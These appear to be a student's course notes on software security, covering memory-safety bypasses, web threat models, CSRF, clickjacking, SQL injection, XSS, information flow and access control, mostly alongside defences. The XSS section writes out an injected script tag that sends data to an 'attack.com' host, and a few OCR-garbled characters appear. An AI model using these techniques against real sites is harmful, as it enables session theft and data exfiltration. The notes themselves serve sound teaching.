3. Stack canaries and non-executable code: a return-to-libc attack can be done: you bring your fake stack into name, overwrite length such that when you copy the name over reply + len, you overwrite the return address to a trampoline that switches to the fake stack.



Figure 4.4: Lesson 4, Extra Slide, Attack 3.

4. Stack canaries + non-executable code + address stack layout space randomization: get access to the offset: peak into memory by using the write function: we're sending len+64 bytes to the attacker, starting at memory address reply. Overwrite len with something really big, so that write will send you back that many bytes of memory, this will be memory of the stack. You'll have a snapshot like in **Slide 70**, then you know what the offset is, because the program is still running, it can't be re-randomized. See Figure 4.5.

5. Stack canaries + non-executable code + address stack layout space randomization + CFI: for now, there's no way to hack it yet.



Figure 4.5: Lesson 4, Extra Slide, Attack 4.

Slide 72: In the cases where the table is empty, there's no protection at all. All the other entries are at best partial defenses.

Slide 73: We need other defenses. You can't just write your C-code, let it be vulnerable, and hope that the compiler will fix it for you. You have to write your code such that you detect and eliminate it or you prevent it.

Slide 74: If you program just in Java or C#, you cannot introduce the given vulnerabilities. Java has OutOfBoundsExceptions for memory safety: runtime bound checking and the type system. There's garbage collection too for temporal safety.
Even if you have bounds checking, it's not an excuse of having bugs in your program. Even if you have a safe language, you still want to get rid of bugs.

Slide 75:

- Code review: having people read code with the purpose of finding unsafe code.
- Tools: limit the amount of false positives that you have. This is also hard. Sound tools: when the program tells you that there's not memory safety vulnerability, you're sure it's safe. It's still in development.
- Testing tools:
  - Fuzz testing: you send garbage to your program. Disadvantage: you typically don't get deep into the program, because you'll get errors quickly.
  - Directed fuzz: It should generate garbage that looks good enough to get deep into the program
  - Symbolic execution
  - Run-time memory safety checkers: will slow down execution , but if there is an issue, it will find it.

Slide 77: If you can use a safe language, it's preferable.

4.2 Slides: 3. WebApplicationSecurity

Slide 1: We're going to look at the same kinds of issue, but for a completely different kind of software development. The web platform is at least as important as low-level security. This is younger, the amount of new developments is probably higher here. The mobile platform is similar to this.

Slide 2: We'll see an overview of how the web platform works. It's less well-scoped than for example C. You can program in so many different technologies. On low-level platforms, we cared about memory safety, on the web it's much more complicated: the server might be malicious, or the client, you might be talking to 2 servers at the same time,...

Slide 3: One of the defining characteristics of the web is that it's accessed through URLss. A URL has 7 components:

1. The scheme: name of the protocol that should be used. We'll only care about http and https.
2. Second part consists of 2,3,4. Address: could be an IP address or a DNS name, it's supposed to be a communication end point (either directly or indirectly) or a server that you can talk to. 2 optional parts that can extend the address: 4: the port you should connect to. If you omit this, the port is determined by the scheme (every scheme has a default port). 2: authentication credentials: not used commonly anymore. If the server requires you to login, you can do it like in the example

5. Path to resource: originally the idea of this part of the URL was that it would map to something on the file system of the server, but now it's more a method name that you call on the server. It maps to some code on the server.
6. Query string: starts after a question mark
7. Fragment identifier: not sent to the server, but identifies a part of the resource that you get back

Several of these parts will play an important role. The URL is the entry point to the web. The web itself requires you to have a browser and a server. They will speak a protocol called HTTP. If you type/click a URL, you'll have a session between them.

Slide 4: It's stateless, has a very simple request-response structure. It seems simple, but in practice it's extremely complicated. It's usually used in a stateful way. Even though the basic protocol has no security features, there are often mechanisms for protection.

Slide 5: HTTP is extensible: there headers which can change the meaning of the protocol. You have hundreds of header types that can change the protocol a little bit.
There's a method name, then a part of the URL that you're trying to access (red), a header and potentially a body.

Slide 6: Host-header: you're sending a GET-request to a server. This host machine might host different websites. In order for the server to be able to distinguish in which site you're interested, it needs to know in which DNS-name you're interested.
The only 2 that will be relevant to us are cookies and the Referer-header (put by the browser into the HTTP request to tell it where the client is coming from. If you're on cs.kuleuven.be and you click on wms.cs.kuleuven.be, there might be a referer. It's up to the browser whether it includes this. You might be able to use this information to make decisions at the server).

Slide 7: Response codes.

Slide 8: Example response: many different kinds of headers. The header related to cookies is security-relevant.

Slide 9: HTTPS: variant of HTTP. It runs HTTP on top of TLS (a cryptography protocol that adds a number of security properties to TCP connections). Sometimes it will help authenticate the server, that depends on a number of configuration aspects of the browser and the server. It's not a main focus of this course how authentication on the web happens. The fact that you have HTTPS doesn't mean that you get everything that good cryptography gives you.

Slide 10: Cookies are used for session management. They're a mechanism that allows the server to put a state on the client. It's a request from the server to keep the file and send it back when returning. The server can ask you to save some stuff that you will send back (this is a bit oversimplified). The server can configure some things like an expiration date, the domain path scope of the cookie ("send it back to any site under kuleuven.be") and security aspects (server can ask the client to only send the cookie back over a secure connection).

Slide 11: Cookies are the main way to keep sessions. Stateless means that all requests are independent, that's clearly undesirable for webpages, they want to set up a session. When a request comes in, the server checks if any cookies are being sent, if not, it's the first visit and a cookie will be sent. If you come back, the cookie will be sent back and it's clear that the person is returning. If a cookie has a session identifier, then you can associate state to it. It had a lot of security issues.

Slide 12: Authentication: the protocol in HTTP is almost never used. You can send a username and a password as a header. This is very insecure, because the password might travel in cleartext over the network. This might happen when a new window pops open where you have to log in. Now, the application itself is smart enough to authenticate you. Today, there's also authentication providers on the application, like with KULeuven. There's authentication providers: authenticate by signing on with a single sign-on provider.

Slide 13: There are a lot of possibilities. The server of Google greatly differs from the server of the website that you host. The example shows a medium-sized web server. Back-end for persistent storage. The 3 work together to compute responses to HTTP-requests. Most of the vulnerabilities will not care about the internal structure of the server, but the overall architecture is something that is important. We'll keep a high-level view of the web server. Right now, the server is a black box that receives an HTTP request and returns an HTTP response.

Slide 14: One of the parts that the server creates when it generates a response, consists of HTML and extensions. It's a combination of content, markup and code. Most HTTP-content you get back, will contain all of these 3. Most websites send you code (like JavaScript).

Chapter 5

Lesson 5

Project introduction.

Chapter 6

Lesson 6

6.1 Slides: Slides: 3. WebApplicationSecurity

Slide 14: We discussed the HTTP protocol. It looks like a simple stateless protocol, but in practice it's a complex stateful protocol. The main things to understand are how cookies and authentication works. We also discussed what the server looks like. Depending on the kind of attack we're looking at, we'll zoom in on the server as much as necessary. We haven't looked at the content of HTTP messages yet. The main things to keep in mind are that HTML is not data (it's a programming language) and HTML is a very connected thing (this will have important security consequences). HTML can pull in stuff from other places automatically. You can ask resources to be pulled in from anywhere on the web.

Slide 15 & **16:** Example and its source code: HTML and remote content. This is still within the same top-level domain, but that is not necessary. You have code in the page (the inline script). You don't notice any code on the web page itself. Remote scripts are more risky (e.g. the Twitter part). The code that you put there goes to Twitter, they will execute the code to generate the Twitter feed that you see. You can include scripts from somewhere else, or write scripts locally that fetches code from somewhere else.

Slide 17: Even things that look like mainly data are almost all code.

Slide 18: All the things that are red are made up of code. These are only the ones that are visible, but there is also code running in the background (e.g. what users are paying attention to). This is implemented by having the New York Times website include scripts.

Slide 19: Documented attack of New York Times: malicious JavaScript code through the advertisements. They build up a profile of you and broadcast that on an advertisement network. The advertisers can then bid to show their advertisement to you. If anything in this chain gets compromised, malicious code might be sent back instead of advertisement code. Specifically for the New York Times page, one attack is shown.

Slide 20: The important thing to know about the browser is that it's the operating system for web browsing. The browser will display the UI of the websites. The browser offers some services to the applications that it runs. You see that if you think about it this way, the browser really is an operating system. It wasn't built with the same security in mind as today's operating systems have been built.

Slide 21: This is more complicated than the C programs that we looked at. The platform was relatively simple, here you have a more complicated setting, so it's worthwhile to discuss the different threat scenarios here. There are many more stakeholders here. It makes sense to be precise about the threat you care about.

Slide 22: It's always important to think about what threat model we're thinking about. If you don't have that in mind, you can't understand why certain countermeasures (don't) work. You have to think about what properties you want to maintain and what power the bad guys have.

Slide 23: We'll look at 5 threat scenarios, the first 3 are on this slide.

1. You have a good browser and you're visiting the web, you might visit a malicious server.

2. You also have the good guy behind the browser and we care about that you're visiting a good site (non-malicious) and at the same time, in another tab, you're visiting a bad site. You're worried about the bad site attacking your good website through the browser. The kind of things that the attacker can do to good.com are different than in the first case (virus vs steal money for example).

3. You own a site (a good one) and we worry about the malicious users trying to access parts they're not supposed to. We're worried that a bad client may do harm to our site.

Slide 24: We have to worry about the people who control the network. Left: good user with a good browser interacting with a good website , but we're worried about malicious third parties that may be in control of the network.
The browser treats scripts differently depending on where they come from. In the previous slide, scripts that are running in the red site can do less with the green script than the other way around. On the right we see the attacker getting code into your compartment: we have a good browser, user and website. We worry about attacker that might inject code in between the good parties. There are several ways in which he can inject his malicious code.

Slide 25: The main countermeasure here is a defensive implementation of the browser. It should handle whatever it gets from the network with care. The browser should avoid low-level safety vulnerabilities that we discussed. Make sure that you don't have any of the vulnerabilities in your browser.
Secondly, the site can send programs to the browser. A second important countermeasure is what kind of APIs do you offer to scripts? You need to make sure

that a script API cannot be abused by scripts sent from potentially malicious sites. If you look at the JavaScript API, you see that good efforts have been done. The reason why JavaScript doesn't have a general-purpose file system API is for this purpose, but there is a per-site file system that you have access to.
Scripts don't have general-purpose networking API (to scan your network for example). But there are very specific capabilities (web socket API,...). There is a tension between offering functionality and bugs.
Despite that, there are plenty of security issues in practice.

Slide 26:

- Drive-by downloads: you are clicking on a link and going to a site and that site will check out what browser you have, send you a JavaScript that will try to get that code to execute on your machine and use that to run malware on your PC. The threat with the "dangerous" celebrities we saw is this.
  Even without this, there's a lot of abuse of JavaScript APIs, but there's a lot less impact.

- Some sites that you visit will try to build a more precise profile of you by looking at the history of other websites that you browsed to. This was not the purpose. This paper showed that sites are doing that anyway and they use a variety of tricks to do this. There's no JavaScript API for this. They could check the color of fonts on the screen: they would generate a huge collection of links that people might have visited, render them and then color it to see if you visited it in the past or not. You can use all kinds of tricks to get the information that you want.

- Tracking attacks: companies like Facebook and Google are tracking what you're doing on the web. The classic way to do webtracking is through cookies. When you are visiting site A, then that site will often pull in stuff from third parties. Often this is stuff from advertising agencies. When you get a response from A, it will pull in stuff from the advertising agency. There's an HTTP request sent by your browser to the agency, the agency can send a cookie. It will remember that you visited site A and that you have been sent cookie number 13 (f.e). If you then go to another site that gets its advertisements from the same agency, the browser will now send the cookie it has received before. On the second time round, the cookie will be sent on request. The agency will then notice that you already visited site A. The agency can then build up a profile of you and that's how they know what kind of advertisements to send you.
  This is not a very important attack, but a significant fraction of the population cares about this. Browsers have now turned off third party cookies. The European Union has a legislation that forces any site to let users agree to using cookies. Now, agencies fingerprint you. Instead of sending cookies back and forth, every time someone visits them, they send a piece of code that will do a measurement of the browser (how big is the screen, which browser are you using, what plugins do you have, what fonts do you have installed?). They do this measurement and use this to do a fingerprint of you, since this configuration is unique. This way they don't have

to store anything on your computer. In order to do tracking on the web, you don't have to store cookies, you just have to do these measurements and it's very hard to defend against this. This technique is called stateless fingerprinting.

Slide 27: A bit more tricky: threat model where several websites are open. The browser vendors had thought about this from the beginning. The browser implementation has started implementing isolation between the tabs. SOP: any code that runs in 1 tab can only access information running in the same origin. Whenever either the protocol scheme, the DNS name or the port number changes, you're on a different origin. It's tricky.

Slide 28: What does it mean to belong to a certain origin? It's not always that these things are in different tabs. And interesting question is that when you're loading an HTML script from A and it uses an advertiser, to what origin does the script belong? It won't be useful anymore then! Included scripts belong to the origin of the HTML document that includes them. It's clear that the same-origin is definitely not the end of the story. The script from the advertisement agency is now not in the same origin as website A.
Even ignoring that issue, the same-origin policy is not enough. Scripts can still do a fair amount of damage.

Slide 29: A script can include additional nodes in the DOM (document object model, JavaScript API that allows you to search in the webpage and insert new images and text in the web page). Scripts can manipulate the DOM from other websites. It can include a new image in the webpage. It can be loaded from anywhere on the web. A possible attack here is to send a script from the bad website that will try to include content in the good website. This is useful when the browser is more privileged than the atacker, for example when a user is behind a firewall. If you talk to an internal site and at the same time to an external site, the external site can send a script that can start sending messages to internal sites. Similarly, if I have an authenticated session with the good site (Facebook) and I download some HTML content from attacker site A, the attacker can try to include stuff from Facebook (which will send HTTP requests to Facebook carrying a cookie referring to me). All requests sent to Facebook will then be considered as coming from me. You can do that because scripts can trigger network requests and if the attacker can make the browser send network requests that have more authority than the attacker himself either because there is a firewall or an authenticated session, this is an opportunity for attacks. This is called cross-site request forgery.

Slide 30: Similarly, using the same trick you can determine whether the server exists and if it is accessible. If the attacker can send me a script that can contact the internal server of KUL, it might know that I'm at KUL. That way you can target your audience.

Slide 31: More classic: client trying to attack a server. Countermeasures are shown on the slide. Now, at good.com there is a piece of code and the browser

is trying to exploit weaknesses. The attack vectors have to do with bad input validation at the server: SQL-injection for example.

Slide 32: The way to protect against this is to use an encryption protocol (like HTTPS or SSL). That being in place, this attack is still one of the parts of the infrastructure that is often attacked. Through heart-bleed, an attacker may be able to break any connection to an encrypted server. How do you know that the public key is the right one? The green lock for example. Even a site that implements all important things over TLS can be attacked if users don't check for the green lock.
SSL-strippting: suppose you have kuleuven.be and you're using a browser. Many sites will send the first request unencrypted, so when you're trying to connect to kuleuven.be/kuloket over HTTP, by default it will be an HTTP site, so the first request will be an unencrypted request and then the server will redirect you to HTTPS. From that point on, the communication will be protected. If and attacker is sitting in the middle, the attacker can intercept this (it's not encrypted), he'll go to KUL, KUL will redirect, but the attacker will not redirect. The attacker will get everything over HTTPS, and before sending it back to the browser, it will make this again HTTP message. It will take off SSL. The only difference you'll see is that the lock is not green (the address will still be correct). The attacker will make sure that the redirection will not be sent through. The content shown will be exactly the same, but the information sent to KUL (and thus the attacker) can be seen by the attacker, because he removes the HTTPS layer. The green lock is important. The attacker might use HTTPS, but it doesn't know the private key of KUL, so the lock will turn red. People that do check the lock, people get trained to trust this particular shade of green. You'll get an automatic reaction to trust anything that has that particular color. Attackers will use that shade of green on their website so you'll trust it, because that shade of green is present. See Figure 6.1.

Figure 6.1: Lesson 6 Slide 32.

Slide 33: Script injection threat model: if you're an attacker, it's easy to get scripts in its own browser, but it's hard for the attacker to get scripts into good.com without help from good.com. Scripts that are explicitly pulled in by good.com will be trusted. Unless good.com is doing that, an attacker that sends scripts to your browser, has only little possibilities. If you want to send scripts to

good.com without good.com knowing, there are a variety of possibilities: cross-site scripting: use the browser to interact with good.com to get ugly input stored somewhere in the database. When that input is reflected to other users, it will render as a script and then the attacker can launch his attack. There are a lot of other means to get scripts into the browser. If good.com is using advertisements, you have all infrastructure of the space to get scripts into high profile sites that show advertisements. Similarly, if you use widgets like Twitter, that's again a script. If a hacker succeeds in getting Twitter include its script, you're in. There are documented incidents where a site was attacked by attackers that changed the scripts (attack the website that hosts the good script) so that users of good.com have scripts running of attacker.com. See Figure 6.2.



Figure 6.2: Lesson 6 Slide 33.

Slide 34: Sessions are stateful connection between a client and a server. HTTP is stateless. The web solved this by using cookies. This works by having the server assume that it's the first visit, if there are no cookies sent to him. That's how the server decides which sessions belong to which client.
How do authenticated sessions work? Settings sessions up is not a security issue, they don't give you more privileges or anything. After you have set up a session, when you want to do something where the server wants to know who you are, at the point where you want to do something where the server needs to know that it's you, you'll have to authenticate. You'll be sent a form that allows the server to check that whoever is behind the session is you. The website will remember that the session is associated with a known user. From then on, all data can be accessed. Moving from a session to an authenticated session thus is security-relevant.
For any of the threat models we talked about, the attacker may try to take over my session. Anything that the attacker can to do the website to make it think that it's me, but it's not, is a succeeded attack.
For the drawings, how would you take over the session?

1. Session cookie sniffing: when there are no countermeasures active, the attacker can look at the session cookie, make requests to Amazon with that cookie, so Amazon (f.e.) will think the attacker is me and grant the attacker access to your account. As an attacker, you could also pretend to be the website that's being visited. You can get the user's password, but it's not an attack on the session mechanism. Session hijacking: umbrella term where session cookie sniffing is included. Guessing of session cookies: use the number of a cookie (countermeasure: randomness. Make sure the process with which you assign cookies is not predictable).

2. Second attack:

(a) Send a script to the browser and try to read the cookie. The same-origin policy will prevent you doing that (so it won't work).

(b) You could break out of the web model by using plugins (like the flash plugin) and that way break out of the sandbox.

Slide 39: It's in the second attacker model. There's a user interacting with the browser. It's logged in on the good site (say Amazon). At some later point, the user is visiting an evil site. The attacker can send back a page that causes the browser to send a new request to Amazon. You can include an image from Amazon. This hidden request is sent by the browser to an origin from which it has cookies and the cookies will be sent along. The browser has no idea which cookies are session cookies or not. Now, Amazon has authenticated you already. So by putting a hidden request in the page that goes to a URL that does something on Amazon, Amazon will think it's you, authorize it and the user will not see the response, because it will go to the evil site.
The idea is to have it be something as a side effect on the server. You put a request in an ongoing session. You can't look at the results: it's blind injection.

Slide 35 & **36:** You can sniff or steal it in the third model. If you can inject the script in the good site, you can steal a cookie (e.g. through advertisements). HTTPOnly-flag on cookies: it's possible for the server, when it's setting a server, to make it inaccessible for scripts. That will be a countermeasure to stealing cookies through scripting. Thinking of all the countermeasures doesn't happen regularly.

Slide 37: Before I authenticate, the attacker sets a cookie for me that the attacker knows. When servers sees a session cookie, they'll associate a state with it. Because the attacker (third attack) can write stuff, but not read back, it's an interesting attack technique. The countermeasure is to make sure that when a session goes to an important part, to change the session cookie.

Slide 38 & **39:** The browser can send additional HTTP headers. One of them is the origin header which requests where the request was sent from. That way you can know that a request came from an evil website. Not all websites implement this though.
The browser can try to filter out the dangerous requests. The browser has a lot of information: it knows that request 9 is going from the evil origin to the orange origin. The browser can decide to remove cookies from this request or to block this request. These are called client-side protections against cross-site request forgery. But sometimes you want this (f.e. when E is not evil, but a payment site. The payment site needs to let Amazon know that the payment was okay). CsFire can thus be too strict.
In practice the Inclusion of secret token in response is used: Amazon, in every page it sends back which has links that has side-effects (like buying something), the HTML page sent back will have a secret token. This will have to be sent back with every request to do something that changes the state on the server.
What is the difference between the anti cSRF token and a cookie? Why is the first one secure and the second not? Because the response from origin A cannot be read by origin E. the secret code that was embedded in the first session cannot

be read by the attacker. But the cookie can't be read either. So the important difference is that a cookie is sent back automatically, even without the attacker knowing it. The browser will automatically attach a cookie with a request. The vulnerability comes from the fact that they are automatically attached. The cSRF token will not be automatically attached. The browser doesn't know about it and it's not used for other purposes. In order to buy/defriend, the good origin will send you back a page that will post something to a URL. Part of the parameter will be the secret token. If the attacker would try to do this without the token, it would be blocked by the website. The attacker cannot create a request with the token and the same-origin doesn't allow the attacker to check it.

Slide 40: The attacker will show you a page which has some part where you're likely to click on (e.g. a play button for a game). It will show you this and on top of that it will render an invisible iframe that actually loads a page from Facebook for example. Suppose Facebook has the anti-cSRF tokens. You layout the page from F and you know that it has the defriend button at a certain place, you shift this to the play button and he'll actually defriend someone on Facebook. You'll then send a request with the cookie and the cSRF token. The countermeasure for it is framebusting: a server can make sure that requests that it sends back cannot be put in a frame by other sites. This used to be done by special JavaScript code. You can tell the browser not to load a browser in another frame with an HTTP header.
The attack is similar to you having open another tab with the defriend page where you actually click it yourself. You're clicking on a Facebook page, you just don't know it. Everything will be happening in the orange origin, it's not a blue button, it's an orange button.

Chapter 7

Lesson 7

7.1 Slides: Slides: 3. WebApplicationSecurity

Slide 42: SQL injection: The computation of a response requires interacting with a database. This is often done with string manipulation. You can provide bad strings (mess up the string) so that you mess up the database.

Slide 43: SQL code where we see parts hardcoded in the program code and a part comes from the parameters from the HTTP request. Eventually, the query is sent to the database. By choosing some of these inputs maliciously, we can hack into the database.

Slide 44: If your application handles anything that comes from a webpage, you need to treat it as untrusted. Cookies cannot be set by the user directly. A mistake that's often made is assuming that a cookie is as you have set it; the format that you have defined. If the client is malicious, it's easy to open up the cookie store and edit the cookies in arbitrary ways. If you use any of the header to talk to the database, you need to be aware that it might be malicious.

Slide 45: Assume we have an application that allows users to register and then change their password. The hacker could register with a maliciously chosen name. Let's assume that the application handles this well and properly escapes the '–. We now have a user that has this name and everything works fine. In a later step, the attacker will update his password. This can be done with a SQL query, as shown. The interesting thing about the query is that userName and oldPassword don't come from the user anymore, they come from the database. You don't take them from a webform. It's very common that things you take out of your database are not attacker-controlled. It allows the attacker to do a SQL injection at userName. The attacker can choose a password for the admin user. This is an example of second order injection. Everything you put in directly is being checked, so you try to get something stored that can later do harm. If the application has program has processed the application more and more, it can do less checks on it and you can abuse this.

Slide 46: Similarly, what you can do are the examples shown.

- Sometimes you do SQL injection in an explorative mode to identify injectable parameters.
- Learn more about the database: acquire metadata.
- The real goal: extract/steal/modify/add data to the database.
- DOS
- Bypass authentication: do more than you should be able to do.

The main thing you have to remember is the spectrum of problems.

Slide 48: Sometimes you just want to learn, so you'll have the application throw errors at you. You want to understand which SQL database is at use.

Slide 49:

- Sometimes you have vulnerabilities that allow you to do something to the database, but you don't see any result: blind injection.
- Timing attacks: measure how long it takes to do something for a database.

Slide 50: You can apply countermeasures at different times.

Slide 51: To prevent the introduction of vulnerabilities at coding time: defensive input checking and output and coding. During development: identify all places where malicious code could come from. Some languages support prepared statements: preparsed statements where you don't construct your query with string manipulation, so bad strings won't do any harm anymore. Some languages integrate the construction of queries in the programming language, the compiler will then do it correctly (Lync is an example).
For new code there's no excuse. It's easy to get rid of it by limiting yourself to the given points.
The difficulty is that there is a lot of legacy code and it's hard to apply the given points to that.

Slide 52: There are tools to find SQL injection vulnerabilities. The tool will try to identify all the places where input can get into the program. It identifies the sinks (where you put the input) and the program will analyse if it can go to a place it shouldn't go to. It could give false positives and false negatives. They help you but they don't give you any guarantees.

Slide 53: SQL injection at runtime: the essential trick is that they will do precise taint-tracking: whenever a SQL query is going to the database at runtime, the programming languages that is executed to create these queries will do taint-tracking. At the program when the program does an output, you know where it came from. The underlined characters came from dangerous input sources. If it sees this, it will taint it and when there's an output, you can still see what's tainted. The grey areas came from the user and the rest was hardcoded in the program. Then it's relatively easy to detect SQL injection. A good

heuristic is that if you're parsing the query, all user input should cover a subtree of the parse tree. All the user input corresponds to a subtree of the query. That means that the user input has not changed the structure of the query (it's as the programmer expected it). On the right there's no single subtree of the parse query that covers the input. So that piece of user input has changed the structure of the query → very often an indication of SQL injection. The disadvantage of this is that there are small false positives possible. You might want to allow the user to change a query, then the example on the right would give a false positive. It als has a runtime cost (you pay a bit in performance).

Slide 54: They're still being performed today. For new code, there's no excuse to have them, in old code it's still possible.

Slide 56: We have a good server and a good browser and the browser has opened a page at that server, the attacker is trying to insert code into the page. If the attacker wants to attack good.com, he has much more power if he can let a script execute in good.com than in a different tab.
If you succeed at injecting a script, you can get information very easily. A script can include in the HTML page an additional HTML element (e.g. an image). The browser will then automatically try to load that image (do a GET). The attacker can choose the URL and add parameters. This is an easy way to send out information to the attacker. Even if the SOP policy is forbidding you to look at responses (which it does), you can bypass it (JSONP). You'll load a script:
¡script src="http://attack.com?¡parameters¿¿¡/script¿
The browser will send a request to attack.com. attack.com wants to send back information to the script. You can have it return something like Process(¡response¿) → function call.
The script that the attacker has injected gives him the ability to choose the URL and add parameters. attack.com sends back a process function call and two-way communication is set up. The attacker can then do two-way communication.
This was a flaw in the SOP, but it was very useful. It's now thought of as a development technique (Google Maps): Google sends scripts and does bidirectional communication with the shown script). This way you can create mashup application. This vulnerability has become a feature, but it makes a risk a a bit higher.

Slide 57: Once you have this, you can do whatever you want (whatever the user can do on good.com, you can do). This kind of script injection is a very devastating attack.

Slide 58: Countermeasures: the first two (sub)countermeasures are no good here, additional countermeasures are needed.

Slide 59: The state of practice is defensive server-side programming. You might get a script into good.com, or directly at the client-side. To avoid it at the server-side, you do input validation for anything you get into the server. Every client will make sure that what gets sent to you doesn't contain scripts that might reflect to users. For anything you send to your users, you validate

that there are no scripts where you don't expect them. Output encoding (before you send it to the user).

Slide 60: You can also do something at the browser-side. Browsers are now being extended to close the channel. It has been used as a feature by now. You don't want to break Google Maps, but you still want to stop attackers. You have to stay compatible with the current state of the web as much as possible. The server (good.com) can send a CSP and it tells the browser what third-party content is expected. The browser will then enforce that. If the site says that no third-party content is allowed, not even Google Maps will get through. In addition, the policy can be more finegrained. You can tell it to only accept scripts from Google Maps for example then you have to know where it came from. This is still in evolution, it's unclear what will win in the long run.

Slide 61: You can also do sandboxing of JavaScript. The SOP will limit what different boxes in the browser can do in the browser. With sandboxing, you specify what that script can do (not just anything on the page). You're doing a form of access control. You're treating the script that you include from other sites as something that you don't fully trust and you impose rules. Google had Kaha (prototype). A disadvantage is that it's complex to write these policies.

Slide 62: You're going to try to limit the amount of damage a script can do by putting a box around the webpage. You're going to try to limit the bad things that can happen by content information policy. There will be I/O from good.com, the user and third party sites (that might be evil). You want to regulate how information can flow. You can say that information from good.com can go to the user, but not to third-parties.

Slide 63-66: You have an untrusted website and all kinds of I/O. You set for some of the inputs and outputs that they're private. For all outputs you label the outputs by who can see them. Private output can only be seen by the user. You have to enforce that no information that enters privately leaves publicly.

Slide 67: Very simple JavaScript program. There is an email input element that has a text input property. It gets the text, checks whether a keyword is present and sets a variable. Then it creates a URL and loads an image from the URL. If you think of this code in the information security way, you can say that what the user enters is confidential and anything that leaves is low output.

Slide 68: Then you can see that this is not secure because the high input is flowing to the low output in 2 ways: first explicitly, it's URL escaped (escape(text)). You could stop this by using taint-tracking and blocking these explicit/direct flows.

Slide 69: You can also have more subtle flows: the fact that abc is sent to low output is much trickier to see. It's leaked by the control flow of the program: one bit of information about the email is leaked. The program is telling a potentially malicious adversary whether the email contains a certain keyword. You want to make sure that nothing flows either directly or indirectly to third parties.

Slide 70: A program is information-flow secure whenever you have the same public inputs and outputs. If you can produce 2 runs of the programs with the same public input and potentially different private inputs, it should return 2 same public outputs. If they differ even slightly, part of the private input is being sent along.
Ensuring this is really hard.

Slide 72: We're going to write 4 programs and check which ones are non-interferent. h stands for 'high', that comes form a private input form.
Program 1:

```
send(h)
```

→ not safe: direct/explicit flow. It's completely insecure.
Program 2:

```
if (h>0) then
  send (1)
else
  send(2)
```

→ You leak 1 bit of information about the input. The attacker can see on the public channel if it's 1 or 2 and can derive information from that. You could give it 2 different inputs and get 2 different outputs. There are different public outputs, so it's not safe.
Program 3:

```
for(i=1 to h)
  a[i] = %n^i
send(1);
```

→ There's a loop that you execute h times (where h is a secret number). It's bad because you could measure the time it takes, it doesn't give you different output depending on the input though. The attacker is nothing with checking outputs here. The definition given abstracts from timing channels because it's hard to enforce that a program is in a timing-sense non-interferent. It's very hard to make a program not depend on its input at all. So the program is bad in some sense, but not according to the definition (= covert channel or side-channel leak).
Program 4:

```
while(h>0) do ; //do nothing
send(1)
```

→ If you say "producing outputs can take an arbitrary amount of time", then an attacker will never be able to compare the two runs. If the attacker sends 2 inputs, the attacker might see a 1 in one case and wait indefinitely in the other case, so he can never draw the definite conclusion that h is positive. If he sees 1, he knows h is negative, otherwise he doesn't know anything.
You can think of this as leaking half a bit instead of one bit. Again there are two variants of the definition: one variant makes it bad and one variant makes it good. The variant that makes it bad is termination sensitive non-interference. Termination insensitive non-interference is only bad if you have two completely terminated sequences that show a different output.

Slide 73: For low level security we were pretty complete, for web security there are many issues that haven't been covered.

7.2 Slides: 4. AccessControl(1)

Slide 1: Now it's less platform-specific. What kind of security requirements do we have for our applications? In all the examples we'll see, you'll have different users with different access rights. Who is doing something with the application determines what that person can do with the application. Building access-control into the application needs to be done regularly.
How do you build access control into your application in a structured, consistent way?

Slide 2: Originally Lampson's model was important for OS's and servers. Today it's important in many applications (they are servers). Some of the terminology and examples used are about OS's. We'll look at design patterns for access policies. We should be able to make decisions on whether they're a good patterns for the application you're designing.

Slide 3: Whenever you have a software system that manages assets (pictures, shopping basket,...) that we value and where multiple principals can do actions on the system, we need access control. We use the term principals because different users will do actions on the principals. In general, we'll use it for an entity that can perform actions on the system and we want to impose rules for what the principal can do with the application. The actions you can do on the system are DOM API calls and the third-party script is the principal (to compare with web security).
It looks simple, but it's extremely widely applicable.
We have principals doing actions on the protected system. Now we need a guard, something in the middle, that can intercept any action that's done on the system and that can decide whether an action can be done on the system. In general, the problem is split into 2 parts: what you can do to a system often depends on who you are. You have to authenticate and once the guard knows who you are, the guard needs to check if you are authorized to do the action you want to perform.
Conceptually, it looks very simple, but it's not trivial, because there are many corner cases.

Slide 4: Examples.

Slide 5: We study this because almost all applications today need these access checks. Access control on Facebook is more complex than access control on your file system. This is one of the reasons why we want to study this.

Slide 6: We'll make assumptions about the guard: it should look at actions and decide whether they can pass or not. They have to maintain state. It will need to remember a bit about the system. Almost all access control systems that we look at will remember some part of the past. Stateless firewalls don't do

this for examples, but most access control in applications will need to maintain some kind of state. The guard needs a state to make decisions. If you do access control based on state, but if there's no access control to change that state, then there's a leak.
We'll think about guards that can only decide to pass or drop an action. You could actualise this. You could have a guard with modifying an action (show a windows before showing the info). We won't consider the alternatives. We'll focus on pass/drop guards.
The guard makes a decision and may change state. On handling an action, the guard will read and write the state.
If you think of it abstractly, you can think of them as state machines: set of states that can transition based on inputs. A guard can be modelled as a state machine where in a certain state, for a given input action, the guard can transition if it is in a certain state.

Slide 7: Example: Suppose we have a protected system that has send() and read() as actions and it has a guard that intercepts any kind of send() or read() that a person can do. We want that you can do both sending and reading, but as soon as you have read something, you can no longer send. The guard can have 2 states per principal: S0 is the initial state of the guard where both actions are allowed. As soon as you read something, the state changes (when sending, you stay in S0). Then sending is no longer allowed, but reading is still allowed. The general behaviour of a guard that can maintain state and can make pass/drop decisions, can be modelled like a state machine. We'll create it program-like: boolean to maintain state. Specify preconditions and effects of actions. The precondition specifies whether an action is allowed to happen or not. What the new state will go to is specified in the body. The code is much more scalable than the state machine. Even though it looks like code, we have to look at it as a specification. It's an executable specification.

Slide 8: Each of the design patterns for access control will be illustrated with automata that implement these access control protocols. It's a very concrete way of specifying policies. Exploring alternatives of policies can be interesting.

Slide 9: Sources of confusion.

- Policy vs. mechanism: policy specifies what you want to enforce and the mechanism will specify how you will enforce it. This is somewhat imprecise. You can have a very high-level policy (e.g. user info must be private (what you want). You might implement that with a state machine like we saw (mechanism). If you look at it in this way, it's clear. But if you think about the guard and how to configure it, then the state machine is what you want the guard to enforce. Then the state machine would be the policy and the way you implement it would be the mechanism. It depends on the level of abstraction. In the lecture: policy: what the guard needs to enforce. Configuration of the guard: automaton, the specification of that.
